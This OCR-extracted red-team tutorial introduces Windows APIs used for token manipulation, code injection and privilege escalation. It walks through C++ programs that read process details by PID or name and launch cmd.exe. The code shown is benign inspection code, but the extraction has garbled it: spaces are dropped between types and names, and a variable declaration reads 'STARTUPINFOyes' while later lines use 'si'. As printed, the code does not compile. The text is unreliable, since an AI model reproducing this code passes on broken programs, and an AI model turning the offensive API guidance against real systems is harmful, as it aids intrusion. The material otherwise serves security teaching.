


Windows API for Red Team #102

Author

Joas Antonio dos Santos

https://www.linkedin.com/in/joas-antonio-dos-santos/

TABLE OF CONTENTS

01 WINDOWS API ESSENTIALS

04 MANIPULATION OF PROCESSES AND THREADS

18 CREATING A SIMPLE SHELLCODE RUNNER

WRITTEN BY JOAS A SANTOS

WINDOWS API ESSENTIALS

INTRODUCTION

Windows API, also known as Windows API or WinAPI, is a set of application programming interfaces (APIs) provided by Microsoft to allow interaction between programs and the Windows operating system. These APIs provide functions that allow developers to manipulate operating system components such as windows, files, processes, graphics, networks, among others. In the most offensive context, there are some APIs that are useful for manipulating the operating system, evading security mechanisms and even a way of injecting commands into areas that are not easily accessed.

These APIs allow everything from manipulating security tokens to interacting with system processes and modules. Let's get to know some of them:

Security APIs and Tokens:

AdjustTokenPrivileges: Adjusts the privileges in a process's access token. Essential for elevating privileges and carrying out escalation attacks.

GetTokenInformation: Gets information from an access token, such as privilege levels and the token owner. Used for security analysis and auditing.

OpenProcessToken: Opens the access token associated with a process, allowing manipulation of privileges and obtaining security information.

LookupPrivilegeValue: Retrieves the local unique identifier (LUID) that represents a specified privilege on the local system. Essential for modifying access token privileges.

LookupAccountSid: Receives a security identifier (SID) and retrieves the associated account name and domain. Important for forensic analysis and access mapping.

Process and Memory Manipulation

WRITTEN BY JOAS A SANTOS

CreateToolhelp32Snapshot: Creates a snapshot of the specified processes, as well as the heaps, modules, and threads used by those processes. Useful for application analysis and monitoring.

Toolhelp32ReadProcessMemory: Copies memory allocated in another process to a buffer provided by the application. Used to read process data for analysis or modification.

WriteProcessMemory: Writes data to a memory area of a specified process. Essential for code injection techniques.

ReadProcessMemory: Allows reading specific areas of memory from an external process. It is one of the most used tools for malware analysis and code injection, as it allows a process to obtain data directly from the memory space of another process, crucial for analyzing application behavior and detecting anomalies.

VirtualAlloc: Part of the family of functions that manage virtual memory. Allows the allocation of memory space within the virtual address space of a process. It is widely used to create space for injecting malicious code or for expanding buffers needed during the execution of complex operations.

Module and System Management APIs

GetModuleFilename: Returns the full path of a process's executable module. Useful for identification and analysis of loaded modules.

ShellExecuteEx: Performs file-based operations such as opening, printing, or editing, a way to launch applications or open documents, and can be used to execute malicious software indirectly.

WTSEnumerateProcessesEx: Retrieves information about active processes on a remote desktop session server. Used for monitoring and analyzing remote sessions.

WTSFreeMemoryEx: Frees memory that contains structures allocated by a Remote Desktop Services function, important for efficient memory management in applications that interact with remote services.

Conversion and Identification APIs

ConvertSidToStringSidA: Converts a SID (Security Identifier) to string format, making it easier to view, store or transmit.

Process Context APIs

GetCurrentProcess: Retrieves a pseudo-handle for the current process. Widely used in operations that require reference to the process itself.

These are just some of the APIs that offensive security professionals use, not to mention others that are not mapped by security solutions, which can perform the same task as some more well-known ones.

MalAPI

MalAPI.io is an innovative project created by a security researcher known as mr.d0x. The main goal of this project is to catalog Windows malware samples based on the API calls that the malicious code uses. This offers a different perspective on malicious code, focusing on how it works rather than just analyzing malware through traditional reverse engineering.

This approach allows security researchers and penetration testers to better understand the functionality of Windows APIs from a security perspective. The site also provides a functionality called "mapping mode", which allows users to highlight the APIs used by the malware and export this information in a table format. This feature can be particularly useful for developing better defenses and detection rules for antivirus and endpoint response (EDR) solutions.

Link:https://malapi.io/

MANIPULATION OF PROCESSES AND THREADS

INTRODUCTION

Process and thread manipulation is an essential facet of software development and cybersecurity on Windows operating systems. In Windows, the Process and Thread APIs allow developers to control and manage code execution at the most granular level. These APIs provide crucial functionality for creating, managing, synchronizing, and terminating processes and threads, which are the basic units of execution within an operating system.

When software runs on Windows, it starts as a process that can contain one or more threads. Each thread executes part of the program code in its own execution context, allowing multiple operations to occur simultaneously within the same process. The APIs that manage these processes and threads are vital not only for optimizing application performance and efficiency, but are also often exploited in offensive security techniques to perform code injection, privilege escalation, and other forms of process manipulation.

What are Processes and Threads?

A process is an instance of a running program that contains its own isolated virtual address space, code, data, and other system resources. Each process in Windows operates within its own context, ensuring that processes do not interfere with each other without appropriate permissions.

A thread is an entity within a process that can be scheduled to execute. It is the basic execution unit used by the operating system to execute the program. A process can contain multiple threads that share the same memory space and system resources, but can run independently of each other to perform multiple tasks simultaneously.

Process and Thread Manipulation Techniques

- **Process Creation and Termination**: Using APIs like CreateProcess, TerminateProcess, handlers can start or terminate processes, an essential tactic in many types of malicious software.

WRITTEN BY JOAS A SANTOS


- **Thread Manipulation**: Functions such as CreateThread and SuspendThread allow code execution in separate thread contexts, making it possible to execute tasks without interrupting the main process.
- **Code Injection**: Injection techniques, such as DLL injection or code injection via WriteProcessMemory, allow the execution of arbitrary code within the memory space of another process.
- **Elevation of Privileges**: By manipulating access tokens through functions such as OpenProcessToken and AdjustTokenPrivileges, attackers can acquire higher privileges.


Let's see some practical examples of Thread and Process Manipulation.

In this case, we will read information from a process by PID using Windows APIs. Here's an example of how you can do this in C++:

1. Read information from a process using PID

To read information from a process using its Process ID (PID), we will use the OpenProcess and GetProcessImageFileNameA functions.








Figure 3 – Define a name for your project

```
#include <windows.h>
```

```
#include <iostream>
#include <psapi.h>
#include <tchar.h>

voidPrintDetailedProcessInfo(DWORD processID) {
 HANDLEhProcess =
OpenProcess(PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,FALSE,processID);
 if(hProcess ==NULL) {
std::cerr<< "Failed to open process with PID: " << processID << ".Error:
" <<GetLastError()<<std::endl;
 return;

}
```

This code attempts to open a process in Windows using the process ID (PID). The OpenProcess function is called with permissions to query information and read process memory. If the function fails (i.e. returns NULL), it prints an error message showing the PID and specific error code. This message helps you identify why the process could not be accessed. If the handle is obtained successfully, it will be used for subsequent operations in the process, such as reading data or querying information. If it fails, the function terminates prematurely.

```
 TCHARprocessPath[MAX_PATH];
 if(GetModuleFileNameEx(hProcess,NULL, processPath,MAX_PATH) == 0) {
std::cerr<< "Failed to get process path for PID: " << processID <<
".Error: " <<GetLastError()<<std::endl;
}
 else{
std::wcout<< "Process ID: " << processID << ". Executable Path: "
<<processPath<<std::endl;

}
```

This code attempts to get the executable file path of a process using GetModuleFileNameEx. First, it sets processPath to store the path, using the maximum allowed size, MAX_PATH. The function tries to fill this array with the path of the process's executable. If it fails (returns 0), it prints an error message with the error code obtained by GetLastError(). If successful, displays the process PID and executable path.

```
 // Obtaining process memory information
 PROCESS_MEMORY_COUNTERSpmc;
 if(GetProcessMemoryInfo(hProcess, &pmc,sizeof(pmc))) {
std::cout<< "Memory Usage: " <<pmc.WorkingSetSize<< "bytes" <<std::endl;
}

 // Obtaining information about CPU time used by the process
 FILETIMEftCreation, ftExit, ftKernel, ftUser;
 if(GetProcessTimes(hProcess, &ftCreation, &ftExit, &ftKernel, &ftUser))
{
 // Converting FILETIME to ULARGE_INTEGER for calculation
 ULARGE_INTEGERliKernel, liUser;
liKernel.LowPart = ftKernel.dwLowDateTime;
liKernel.HighPart = ftKernel.dwHighDateTime;
liUser.LowPart = ftUser.dwLowDateTime;
liUser.HighPart = ftUser.dwHighDateTime;
std::cout<< "Kernel Time: " <<liKernel.QuadPart / 10000<< "ms"
<<std::endl;
```

```
std::cout<< "User Time: " <<liUser.QuadPart/10000<< "ms" <<std::endl;
}

CloseHandle(hProcess);

}
```

This code fetches detailed information about the memory and CPU usage of a specific process.

- **Memory**: Uses the GetProcessMemoryInfo function to obtain process memory metrics, such as working set size (amount of physical memory in use). If the function succeeds, it prints the memory usage in bytes.

- **CPU time**: With GetProcessTimes, it extracts process-related CPU times, including time spent in kernel and user mode. These times are given in FILETIME, which is converted to milliseconds for easier understanding.

After collecting this information, the code ends by closing the process handle with CloseHandle, freeing associated resources.

```
intmain() {
 DWORDpid;
std::cout<< "Enter the PID of the process: ";
std::cin>>pid;
PrintDetailedProcessInfo(pid);
 return0;

}
```

This code is the main function that asks the user to enter a process ID (PID). After receiving the PID, it calls the PrintDetailedProcessInfo function to display detailed information about this process. Then, the program ends and returns 0, indicating that it ran without errors.

Complete code

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

voidPrintDetailedProcessInfo(DWORD processID) {
 HANDLEhProcess =
OpenProcess(PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,FALSE,processID);
 if(hProcess ==NULL) {
std::cerr<< "Failed to open process with PID: " << processID << ".Error:
" <<GetLastError()<<std::endl;
 return;
}

 // Getting the name of the process executable file
 TCHARprocessPath[MAX_PATH];
 if(GetModuleFileNameEx(hProcess,NULL, processPath,MAX_PATH) == 0) {
std::cerr<< "Failed to get process path for PID: " << processID <<
".Error: " <<GetLastError()<<std::endl;
}
 else{
```

```
std::wcout<< "Process ID: " << processID << ". Executable Path: "
<<processPath<<std::endl;
}

 // Obtaining process memory information
 PROCESS_MEMORY_COUNTERSpmc;
 if(GetProcessMemoryInfo(hProcess, &pmc,sizeof(pmc))) {
std::cout<< "Memory Usage: " <<pmc.WorkingSetSize<< "bytes" <<std::endl;
}

 // Obtaining information about CPU time used by the process
 FILETIMEftCreation, ftExit, ftKernel, ftUser;
 if(GetProcessTimes(hProcess, &ftCreation, &ftExit, &ftKernel, &ftUser))
{
 // Converting FILETIME to ULARGE_INTEGER for calculation
 ULARGE_INTEGERliKernel, liUser;
liKernel.LowPart = ftKernel.dwLowDateTime;
liKernel.HighPart = ftKernel.dwHighDateTime;
liUser.LowPart = ftUser.dwLowDateTime;
liUser.HighPart = ftUser.dwHighDateTime;
std::cout<< "Kernel Time: " <<liKernel.QuadPart / 10000<< "ms"
<<std::endl;
std::cout<< "User Time: " <<liUser.QuadPart/10000<< "ms" <<std::endl;
}

CloseHandle(hProcess);
}

intmain() {
 DWORDpid;
std::cout<< "Enter the PID of the process: ";
std::cin>>pid;
PrintDetailedProcessInfo(pid);
 return0;
}
```

This code assumes you have the PID and want to get the name of the executable, collect additional information such as memory usage, base priority, and CPU time used by the process.

```
C:\Users\Operator\Desktop\Scripts\WIndows API 101>"C:\Users\Operator\Desktop\Scripts\Windows API 102\ReadProcess\x64\Debug\ReadProcess.exe"
Enter the PID of the process: 60
Process ID: 60. Executable Path: C:\Windows\System32\cmd.exe
Memory Usage: 3911680 bytes
Kernel Time: 15 ms
User Time: 0 ms

C:\Users\Operator\Desktop\Scripts\WIndows API 101>
```

Figure 4 – Result of code execution

This is just some information I can collect from a process, you can adapt the code above to extract more information.

2. Read process information by Name

To use the process name instead of the PID, you can iterate over all active processes on the machine, compare the executable names, and call the

PrintProcessInfo function when you find a match. Now just modify the function to accept the process name and perform the name check.

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

voidPrintProcessInfo(const TCHAR*processName) {
 DWORDprocesses[1024], needed, cProcesses;
 unsigned inti;

 if(!EnumProcesses(processes,sizeof(processes), &needed)) {
std::cerr<< "Failed to enumerate processes." <<std::endl;
 return;

}
```

This code lists all active processes on the system. It uses the EnumProcesses function to fill an array with process IDs. If the function fails, it displays an error message indicating that the processes could not be enumerated.

```
cProcesses = needed /sizeof(DWORD);

 for(i = 0; i < cProcesses; i++) {
 if(processes[i] != 0) {
 HANDLEhProcess =
OpenProcess(PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,FALSE,
processes[i]);
 if(hProcess !=NULL) {
 TCHARszProcessName[MAX_PATH] =TEXT("<unknown>");

 // Ensure we get the full path and check it
 DWORDpathSize =GetModuleFileNameEx(hProcess,NULL,
szProcessName,MAX_PATH);
 if(pathSize == 0) {
std::cerr<< "Error getting process name for PID " <<processes[i]<< ": "
<<GetLastError()<<std::endl;
}
 else{
 // Check if the base name matches
 TCHAR* baseName =_tcsrchr(szProcessName,'\\');
baseName = (baseName) ? baseName + 1 : szProcessName;

 if(_tcsicmp(baseName,processName) == 0) {
 // Print details if matched
std::wcout<< "Process found! Name: " <<baseName<< ", PID: "
<<processes[i]<<std::endl;
CloseHandle(hProcess);
 return;
}
}
CloseHandle(hProcess);
}
}
}

std::wcout<< "Process'" << processName << "' not found." <<std::endl;
```

```
}
```

This code goes through the list of active processes obtained previously and tries to open each process to access its information. Uses OpenProcess with permissions to query information and read process memory. If it can open the process, try to obtain the full path of the executable file using GetModuleFileNameEx. If it fails, it shows an error; if successful, it checks whether the file's base name matches the name provided by the user. This is done by separating the base name from the full path. If it finds a match, it prints the process details and ends the search. If it does not find the specified process after checking them all, it displays a message that the process was not found.

```
intmain() {
 TCHARprocessName[MAX_PATH];
std::wcout<< "Enter the name of the process (eg, 'notepad.exe'): ";
std::wcin>>processName;
PrintProcessInfo(processName);
 return0;

}
```

This code is the main function that asks the user to enter the name of a process. After obtaining this name, it calls the PrintProcessInfo function to fetch and display information about the process. If found, show details; If not, it reports that it was not found. The program ends by returning 0, indicating that it ran without errors.

Complete code

```
#include <windows.h>
#include <iostream>
#include <psapi.h>
#include <tchar.h>

voidPrintProcessInfo(const TCHAR*processName) {
 DWORDprocesses[1024], needed, cProcesses;
 unsigned inti;

 if(!EnumProcesses(processes,sizeof(processes), &needed)) {
std::cerr<< "Failed to enumerate processes." <<std::endl;
 return;
}

cProcesses = needed /sizeof(DWORD);

 for(i = 0; i < cProcesses; i++) {
 if(processes[i] != 0) {
 HANDLEhProcess =
OpenProcess(PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,FALSE,
processes[i]);
 if(hProcess !=NULL) {
 TCHARszProcessName[MAX_PATH] =TEXT("<unknown>");
```

```
 // Ensure we get the full path and check it
 DWORDpathSize =GetModuleFileNameEx(hProcess,NULL,
szProcessName,MAX_PATH);
 if(pathSize == 0) {
std::cerr<< "Error getting process name for PID " <<processes[i]<< ": "
<<GetLastError()<<std::endl;
}
 else{
 // Check if the base name matches
 TCHAR* baseName =_tcsrchr(szProcessName,'\\');
baseName = (baseName) ? baseName + 1 : szProcessName;

 if(_tcsicmp(baseName,processName) == 0) {
 // Print details if matched
std::wcout<< "Process found! Name: " <<baseName<< ", PID: "
<<processes[i]<<std::endl;
CloseHandle(hProcess);
 return;
}
}
CloseHandle(hProcess);
}
}
}

std::wcout<< "Process'" << processName << "' not found." <<std::endl;
}

intmain() {
 TCHARprocessName[MAX_PATH];
std::wcout<< "Enter the name of the process (eg, 'notepad.exe'): ";
std::wcin>>processName;
PrintProcessInfo(processName);
 return0;
}
```

This code uses the process name to collect basic information

```
C:\Users\Operator\Desktop\Scripts\WIndows API 101>"C:\Users\Operator\Desktop\Scripts\Windows API 102\ReadProcess\x64\Debug\ReadProcess.exe"
Enter the name of the process (e.g., 'notepad.exe'): notepad.exe
Process found! Name: notepad.exe, PID: 8932

C:\Users\Operator\Desktop\Scripts\WIndows API 101>
```

Figure 5 – Result of code execution

When executing the code you obtain information about the PID of the process or processes with the same name

3. Create code so that I can create a specific process named "cmd.exe"

To create a specific process by the name "cmd.exe" in C++, you can use the Windows API called CreateProcessW. Let's demonstrate how to launch cmd.exe.

Complete code

```
#include <windows.h>
#include <iostream>

intmain() {
 STARTUPINFOyes;
 PROCESS_INFORMATIONpi;

 // Zero memory structures
 ZeroMemory(&si,sizeof(si));
si.cb =sizeof(si);
 ZeroMemory(&pi,sizeof(pi));

 // Create modifiable buffer for the command line
 WCHARcmdLine[] =TEXT("cmd.exe");// Note: Now it is a modifiable array

 // Process creation
 if(!CreateProcess(
 NULL,// Program module name
cmdLine,// Modifiable command line
 NULL,// Process safety attributes
 NULL,// Thread safety attributes
 FALSE,// Handle inheritance
0,// Creation flags
 NULL,// Environment
 NULL,// Current directory
&si,// Initialization information
&pi// Process information
)) {
std::wcerr<< L"CreateProcess failed (" <<GetLastError()<< L").\n";
 return1;
}

 // Wait until the child process finishes
WaitForSingleObject(pi.hProcess,INFINITE);

 // Closes the process and thread handles
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);

 return0;

}
```

This code runs cmd.exe and creates a process, as long as you don't close cmd.exe it doesn't kill the process.

